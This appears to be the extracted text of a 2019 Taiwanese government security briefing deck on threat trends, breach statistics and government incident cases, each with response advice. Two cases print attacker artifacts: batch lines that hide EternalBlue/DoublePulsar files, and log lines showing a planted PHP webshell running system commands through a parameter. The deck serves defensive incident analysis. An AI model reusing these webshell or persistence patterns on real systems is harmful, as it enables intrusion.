

資安威脅趨勢與案例分享

行政院國家資通安全會報技術服務中心

108年5月


大綱

- 資安威脅趨勢與案例
 - 全球資安威脅趨勢
 - 政府機關通報案例
- 近期攻擊手法研析
- 結論與建議

NCCST

世界經濟論壇2019年全球風險調查報告

- 科技風險項目包含網路攻擊、資料詐欺或竊盜、關鍵資訊基礎設施破壞與科技發展造成負面影響



- ### 10大影響風險
1. 大規模殺傷性武器
 2. 緩解氣候變化與適應失敗
 3. 極端氣候
 4. 水資源危機
 5. 重大自然災害
 6. 生物多樣性喪失與生態系統崩潰
 7. 網路攻擊(2018年排名第6)
 8. 關鍵資訊基礎設施破壞(※)
 9. 人為環境災害
 10. 傳染病傳播

- ### 10大可能風險
1. 極端氣候
 2. 緩解氣候變化與適應失敗
 3. 重大自然災害
 4. 資料詐欺或竊盜(2018年排名第4)
 5. 網路攻擊(2018年排名第3)
 6. 人為環境災害
 7. 大規模非自願性移民
 8. 生物多樣性喪失與生態系統崩潰
 9. 水資源危機
 10. 主要經濟體資產泡沫

全球資安威脅案例



進階持續威脅攻擊 竊取機密資料

2018/07 Timehop遭駭， 導致上千萬用戶個資外洩

駭客使用具有管理員權限的員工帳號，登入其雲端供應商網路後，建立新的管理員帳戶。登入其雲端服務進行環境偵查，隨後開始攻擊Timehop的主要資料庫並對外傳輸資料



分散式阻斷服務攻擊 癱瘓網路運作

2018/03 GitHub遭史上最大 DDoS攻擊

GitHub遭到駭客攻擊，每秒傳送約1.27億個封包，尖峰攻擊流量達到1.35 Tbps，為目前史上最大的DDoS攻擊，駭客攻擊一度使GitHub至少斷線5分鐘



物聯網設備資安弱 點威脅升高

2018「少爺殭屍網路」針對 家用路由器進行攻擊，感染範圍 擴及全球55個國家

發現組織型駭客利用少爺殭屍網路，針對家用路由器進行攻擊，並誘騙利用該路由器連網之使用者下載惡意APP，竊取個人資料，計有20多萬台路由器被駭客掌控，至少6,000台行動裝置遭感染，感染範圍擴及全球55個國家



關鍵資訊基礎設施 資安風險倍增

2018 惡意程式VPNFilter 攻擊特定工業控制系統

思科旗下的Talos安全部門揭露1個已感染全球50萬台網路裝置的模組化惡意程式VPNFilter。VPNFilter可長期進駐於受駭裝置上，且對於Modbus SCADA協定的工業控制系統特別有興趣，它能監控裝置流量，竊取網站憑證，還能切斷裝置的連網能力或讓裝置無法使用



網路與經濟罪犯影響 電子商務與金融運作

2018/05 智利最大銀行遭 駭，造成系統癱瘓與網路 盜轉

智利最大銀行(Banco de Chile)遭惡意程式入侵，計有逾9,000台員工電腦及500台伺服器無法開機，駭客更企圖趁亂利用SWIFT網路盜轉銀行金錢



資安(訊)供應商持續 遭駭破壞供應鍊安全

2018/11駭客以StatCounter 為跳板入侵加密貨幣交易中心 Gate.io


資安業者ESET揭露一起利用供應鏈漏洞入侵的事件，駭客先入侵熱門的網路分析平台StatCounter，藉以攻擊利用StatCounter分析流量的網站，受害者為加密貨幣交易平台gate.io，由於此為gate.io平台特有之URI，顯示駭客是瞄準比特幣的交易網頁而來

資料外洩數量不斷攀升

● Gemalto統計2018年上半年全球資料外洩情形

- 資料外洩事件總計有944件，資料外洩筆數高達33億筆，累積數量已高於2017年全年洩漏數量總和
- 依資料外洩產業別分類，由社群網站外洩之比例大幅提升至第1名(由1.51%升至56.18%)

BREACH SOURCE	2017		2018
	H1	H2	H1
Malicious Outsider	261,694,208	481,540,646	2,448,160,927
Accidental Loss	1,660,677,295	529,347,310	879,628,507
Hacktivist	70,000	1,784	13,215,237
Malicious Insider	30,227,855	131,366	12,163,866
State Sponsored	0	0	0
Unknown	0	0	4,171
TOTALS	1,952,669,358	1,011,021,106	3,353,172,708



物聯網攻擊持續鎖定網通設備



- 駭客鎖定特定網通設備弱點研製工具進行攻擊
 - VriesHD 2018/12/2宣布，全球已有41.5萬台Mikrotik路由器遭惡意挖礦程式感染，感染數量已達2018年8月的兩倍
- 若網通設備遭駭客控制，使用該網通設備之裝置，網路傳輸可能遭重新導向，傳輸資訊亦可能遭竊

全球遭惡意挖礦程式感染的Mikrotik路由器數量已激增到41.5萬台

2018/06/07 12:48

不明Wi-Fi別用! 當心手機遇"駭"

讚0 分享 用LINE傳送 遍佈全球，歐洲、中



按讚加入iThome粉絲團



iThome Security



工業控制系統威脅增加(1/2)


- 工業控制系統以可用性為主要設計考量，無法輕易進行系統升級與漏洞修補
- 部分工業控制系統未限制外部網路存取，可透過搜尋引擎(Shodan)探測，既有系統弱點將成資安隱憂



SHODAN ICS Radar



Protocols

BACnet: 10,530
DNP3: 588
EtherNet/IP: 3,943
Modbus: 13,949
Niagara Fox: 23,294
Niagara Fox with SSL: 159
Siemens S7: 2,701



工業控制系統威脅增加(2/2)

- 趨勢科技零時差計畫(Zero Day Initiative, ZDI)統計2018年上半年SCADA相關漏洞數量激增
 - 漏洞數量較2017年下半年增加約30%，與2017年同期漏洞相較則接近2倍之多
 - SCADA相關漏洞，65%存在於網頁型態的人機介面(Human Machine Interface, HMI)




工控系統人機介面

供應鏈攻擊持續發生

- 供應鏈泛指組織企業將產品或服務，提供給終端使用者的過程與活動，駭客通常鎖定供應鏈中安全防護較弱的環節進行攻擊

- 駭客藉由入侵特定軟/韌體開發公司或人員電腦，進行竄改程式或下載連結等行為，造成大範圍的感染與擴散
- 最大特色是利用受信任的管道進行散播
- 入侵軟體開發廠商後，可以其做為跳板，滲透客戶組織



大綱


- 資安威脅趨勢與案例
 - 全球資安威脅趨勢
 - 政府機關通報案例
- 近期攻擊手法研析
- 結論與建議

NCCST


政府機關資安事件通報統計

- 107年接獲262件政府機關資安事件通報，事件類型以**非法入侵、網頁攻擊**為主
 - 重大資安事件影響狀況以資料外洩為主，占50.00%

資安事件通報類型



重大資安事件影響狀況



資料外洩案例(1/2)

案情提要

- **機關網站公告內含個資**，雖移除公告內容，卻未移除「頁庫存檔」
- 經查該資料於**個資法施行前公告文件**，屬**舊網頁資料**，雖已停止使用，仍遭**搜尋引擎爬取**

改善作為

應變與

- 機關下架該公告內容
並申請移除頁庫存檔



序號	姓名	性別	出生年月日	目前服務學校	職別	服務年資	服務地區	服務學校	服務地點	服務時間	服務內容	服務對象	服務對象	服務對象	服務對象	服務對象	服務對象	服務對象	服務對象
1	張	男	88-04-11	國小	新北市	滿洲區	中正路	張	張	張	張	張	張	張	張	張	張	張	張
2	李	女	88-04-21	國小	新北市	滿洲區	中正路	李	李	李	李	李	李	李	李	李	李	李	李
3	王	男	87-03-04	國小	新北市	滿洲區	中正路	王	王	王	王	王	王	王	王	王	王	王	王
4	陳	男	87-03-04	國小	新北市	滿洲區	中正路	陳	陳	陳	陳	陳	陳	陳	陳	陳	陳	陳	陳
5	林	男	88-03-20	國小	新北市	滿洲區	中正路	林	林	林	林	林	林	林	林	林	林	林	林
6	李	男	88-03-20	國小	新北市	滿洲區	中正路	李	李	李	李	李	李	李	李	李	李	李	李
7	張	男	88-03-08	國小	新北市	滿洲區	中正路	張	張	張	張	張	張	張	張	張	張	張	張
8	王	男	87-03-04	國小	新北市	滿洲區	中正路	王	王	王	王	王	王	王	王	王	王	王	王
9	陳	男	88-03-19	國小	新北市	滿洲區	中正路	陳	陳	陳	陳	陳	陳	陳	陳	陳	陳	陳	陳
10	林	男	88-03-07	國小	新北市	滿洲區	中正路	林	林	林	林	林	林	林	林	林	林	林	林

重點摘要

- 資料放置於網站前應審核確實，避免因人員疏失誤放錯誤檔案
- 評估網站公告內容含有個資之必要性，不得逾越特定目的之必要範圍
- 個資法施行前已蒐集或處理之個資仍應遵循個資法規範，須對公開之個人資料進行適度遮蔽
- 限制搜尋引擎爬取範圍，避免搜尋引擎爬取不必要的內容

資料外洩案例(2/2)

案情提要

- 網路上販賣疑似公務機關郵件帳號密碼
- 外洩管道疑似以公務郵件帳號密碼申請外部服務，該外部服務遭駭導致郵件帳號密碼外洩

應變與改善
作為

- 變更郵件帳號的密碼
- 檢視該郵件帳號是否存在異常存取情形


重點摘要

- 勿以公務郵件帳號密碼申請外部服務
- 勿利用外部平台服務(如GOOGLE表單)執行公務
- 避免不同資訊服務使用同一組帳號密碼，並定期更改密碼

含有逾11億筆電子郵件+密碼的Collection #1

研究人員警告，這個集結了來自不同外洩事件的資料庫可被駭客用來進行憑證填充攻擊，進而取得使用者帳號的掌控權

文/ 陳婉莉 | 2019-01-18 發表



工業控制系統威脅案例

案情提要

- 水門控制系統連線惡意中繼站，以微軟作業系統內建指令下載惡意程式
- 工控設備開放遠端連線，提供操作員遠端控制水閘門使用
- 駭客利用SMB漏洞入侵提權，植入挖礦程式與對外攻擊

重點摘要

- 安裝防毒軟體掃描惡意程式
- 設置阻擋中繼站IP連線
- 請廠商評估漏洞更新可行性
- 評估工控系統網際網路存取必要性，或以白名單管制
- 定期檢視帳號使用情形
- 評估工控系統弱點修補可行性

應變與改善作為



```
42 svchost start "MicrosoftFonts"  
43 net start "MicrosoftFonts"  
44 attrib +h C:\Windows\Fonts\Microsoft\Doublepulsar.dll  
45 attrib +h C:\Windows\Fonts\Microsoft\Eternalblue.dll  
46 attrib +h C:\Windows\Fonts\Microsoft\cmd.bat  
47 attrib +h C:\Windows\Fonts\Microsoft\load.bat  
48 attrib +h C:\Windows\Fonts\Microsoft\loab.bat
```

供應鏈攻擊案例(1/2)

案情提要

- 機關委外開發程式測試機遭植入惡意程式，對外進行連線
- 該測試機僅以白名單方式開放廠商遠端連線，經查惡意程式植入來源IP為委外廠商IP
- 委外廠商自行檢測亦發現相同之惡意程式，故判定惡意程式源於廠商

重點摘要

- 中斷受害系統對外連線
- 將可疑連線中繼站納入阻擋名單
- 初步分析相關紀錄檔
- 移除惡意程式
- 建議測試機應與正式上線系統網段進行區隔
- 評估廠商遠端維護機制，建議限定時間開放存取可行性
- 建議依資通安全管理法選任適當之受託者，並監督其資通安全維護情形

應變與改善作為

供應鏈攻擊案例(2/2)

案情提要

- 上級機關提供共通性系統，開放所屬機關下載安裝使用
- 該系統提供上傳功能，使用者登入後可上傳文件進行編輯
- 由於上傳功能存在漏洞，允許未登入使用者直接使用上傳功能，遭駭客上傳惡意程式
- 駭客利用搜尋引擎，找出該系統其他使用機關進行入侵

• 上級機關

- 清查版次確認影響範圍(時間與機關數)
- 協助進行漏洞修補，釋出應變處置與防護作為

• 所屬機關

- 確認內部受害範圍並進行漏洞修補


重點摘要

- 網站開發過程應納入安全軟體開發流程(SSDLC)，確認防護措施符合網站需求

網頁攻擊案例

案情提要

- 機關網站遭植入網頁型後門，進而上傳駭客工具
- 經查網站資料庫管理工具phpMyAdmin使用預設密碼，未限制存取來源，遭利用上傳網頁型後門



phpMyAdmin
資料庫管理工具

```
.67.59.36 http://al.gov.tw/phpmyadmin/db_sql.php?reload=1&db=mysql&message=Your+SQL+query+into+ou
.67.59.36 http://al.gov.tw/tpsimgesss.php?%3A%2FAppSer%2Fw%2Ftpsimgesss.php%2
.67.59.36 http://al.gov.tw/tpsimgesss.php
.67.59.36 http://al.gov.tw/tpsimgesss.php?image=phpinfo();
.67.59.36 http://al.gov.tw/tpsimgesss.php?image=system( dir );
.67.59.36 http://al.gov.tw/tpsimgesss.php?image=system( dir%20c:/programdata );
.67.59.36 http://al.gov.tw/tpsimgesss.php?image=system( dir%20c:/programdata );
.67.59.36 http://al.gov.tw/tpsimgesss.php?image=system( netstat );
.67.59.36 http://al.gov.tw/tpsimgesss.php?image=system( quser );
.67.59.36 http://al.gov.tw/tpsimgesss.php?image=system( whoami );
```

植入網頁型後門

執行系統指令

重點摘要

- 評估網頁管理後台網際網路存取必要性，或以白名單管制
- 避免使用弱密碼或預設密碼

應變與改善作為

- 移除惡意程式
- 設置阻擋攻擊來源IP
- 關閉phpMyAdmin後台管理功能

大綱

- 資安威脅趨勢與案例
 - 全球資安威脅趨勢
 - 政府機關通報案例
- 近期攻擊手法研析
- 結論與建議


NCCST

